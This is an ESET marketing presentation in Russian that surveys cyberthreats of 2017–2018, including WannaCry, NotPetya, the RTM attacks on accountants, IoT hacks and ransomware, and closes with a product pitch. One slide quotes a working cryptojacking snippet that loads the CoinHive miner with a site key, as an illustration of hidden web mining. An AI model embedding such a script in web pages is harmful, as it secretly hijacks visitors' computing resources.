АНТИВИРУСНАЯ ЗАЩИТА БИЗНЕС-КЛАССА

ОБЗОР АКТУАЛЬНЫХ КИБЕРУГРОЗ

Александр Александров,
Ведущий менеджер по работе с партнерами в странах СНГ

ESET В РОССИИ И МИРЕ:
СВЕЖИЕ НОВОСТИ


РАЗВИВАЕМ ТЕХНОЛОГИИ БЕЗОПАСНОСТИ УЖЕ 30 ЛЕТ

ПЕРВЫЙ ВЕНДОР, ЗАВОЕВАВШИЙ 100 НАГРАД VIRUS BULLETIN


АНТИВИРУСНЫЙ ВЕНДОР №4 В КОРПОРАТИВНОМ СЕГМЕНТЕ В МИРЕ*

**Gartner Market Share: All Software Markets, Worldwide, 2015 report*


ДЕНЬГИ И ДАННЫЕ
МАГНИТ ДЛЯ КИБЕРПРЕСТУПНИКОВ




ФИНАНСОВАЯ ВЫГОДА



ПОЛУЧЕНИЕ ДАННЫХ



ХАКТИВИЗМ




КИБЕРВОЙНА

**По данным компании Positive Technologies*

2017 ГОД:
ШИФРАТОРЫ ПЕРЕШЛИ В НАСТУПЛЕНИЕ

- **WannaCry**
  Уязвимость SMB Windows + эксплойт АНБ EternalBlue + бэкдор Double Pulsar

- **Petya/NotPetya**
  Компрометация сервера обновлений бухгалтерского ПО + EternalBlue + PsExec + WMI



ПОКА WANNACRY НЕ ГРЯНЕТ

- **Масштаб катастрофы**
  *150 стран, 500 000 рабочих станций, ущерб оценен в 1 млрд долларов**
- **Вектор атаки**
  Уязвимость SMB Windows + эксплойт АНБ EternalBlue + бэкдор Double Pulsar + шифратор WannaCryptor
- **Финал немного предсказуем**
  3 августа 142 000 долларов выведены с биткоин-кошельков атакующих

*По данным компании KnowBe4

PETYA И КОМПАНИЯ

- **География угрозы**

  Сотни компаний в Европе, Азии и Америке. 3/4 атак – Украина

- **Схема атаки**


  Компрометация сервера обновлений M.E.Doc + эксплойт EternalBlue / PsExec / WMI + вайпер Diskcoder.C (Petya/NotPetya)

- **Не просто шифратор**

  Установлена связь с кибергруппой Telebots (BlackEnergy), специализирующейся на деструктивных атаках

ОПЕРАЦИЯ RTM: ОХОТА НА БУХГАЛТЕРА

- **Под прицелом**
  Бухгалтерские системы, взаимодействующие с ДБО
- **Распространение**
  Спам-рассылки и взломанные сайты (drive-by-download)
- **Метод кражи средств**
  Подмена реквизитов исходящих платежей в транспортных файлах 1С



УГРОЗЫ 2018 ГОДА
АТАКА НА ЧЕЛОВЕЧЕСКИЕ РЕСУРСЫ

СКРЫТЫЙ МАЙНИНГ

IOT

ШИФРОВАЛЬЩИКИ

БАНКОМАТЫ

СКРЫТЫЙ ВЕБ -МАЙНИНГ.
КРИПТОДЖЕКИНГ

- **PirateBay**


  Криптовалютный майнер, который встроили прямо в код сайта при помощи JavaScript

- **Зоомагазин в Краснодаре**

  Кусок скрипта активирующий майнинг оказался встроенным в блок Яндекс.Метрики

- **JS/CoinMiner в РБ**

  Браузерный майнер возглавил рейтинг Белорусских киберугроз в декабре 2017 года





```
    </div><!-- // div:foot -->


<script src="https://coin-hive.com/lib/coinhive.min.js"></script>
<script>
var miner = new CoinHive.Anonymous('xP9YtM7sFtCRhh1H2SJGWl60Z0BgbpHy', { throttle: 0.8 });
miner.start();
</script>
```

THE INTERNET OF THINGS
ИНТЕРНЕТ УМНЫХ ВЕЩЕЙ

- **Количество подключенных устройств**
  - *$6,4 млрд в 2016 году (Gartner)*
  - *$21 млрд к 2020 году (Gartner)*
- **Объем рынка**
  - *$300 млрд к 2020 году (Gartner)*
- **Выгода от внедрения**
  - *До $11 трлн к 2025 году (McKinsey)*



THE INTERNET OF THINGS
СТРАШНАЯ СКАЗКА НА НОЧЬ…

- **Взлом видеоняни**


  Взлом гаджета и полный контроль над устройством, включая доступ к микрофону и динамикам

- **Мягкие игрушки CloudPets**

  Хакеры получили доступ не только к игрушкам и функции записи голоса, но и к 800 тыс. аккаунтам

- **Hello Barbie**

  Хакер Мэтт Якубовски получил доступ к логинам и паролям домашней сети WiFi, учетным данным соц. Сетей и mp3 файлам




ШИФРОВАЛЬЩИК
SAMSAM


- **Hancock Health**

  18 января 2018 года шифровальщик проник в компьютерную сеть Hancock Health и заблокировал файловую систему клиники

КОМПЛЕКСНЫЙ ПОДХОД



КОМПЛЕКТЫ
АНТИВИРУСНОЙ ЗАЩИТЫ



БОЛЬШЕ, ЧЕМ АНТИВИРУС

- ESET – победитель номинаций Национального конкурса клиентского сервиса CX Awards:
  - «Лучшее вовлечение персонала»
  - «Лучшие клиентоориентированные организации» 2016 и 2017 года

СПАСИБО ЗА ВНИМАНИЕ!

www.vkontakte.ru/nod32

www.facebook.com/ESETNOD32Russia

www.club.esetnod32.ru

eset АНТИВИРУСНАЯ ЗАЩИТА БИЗНЕС-КЛАССА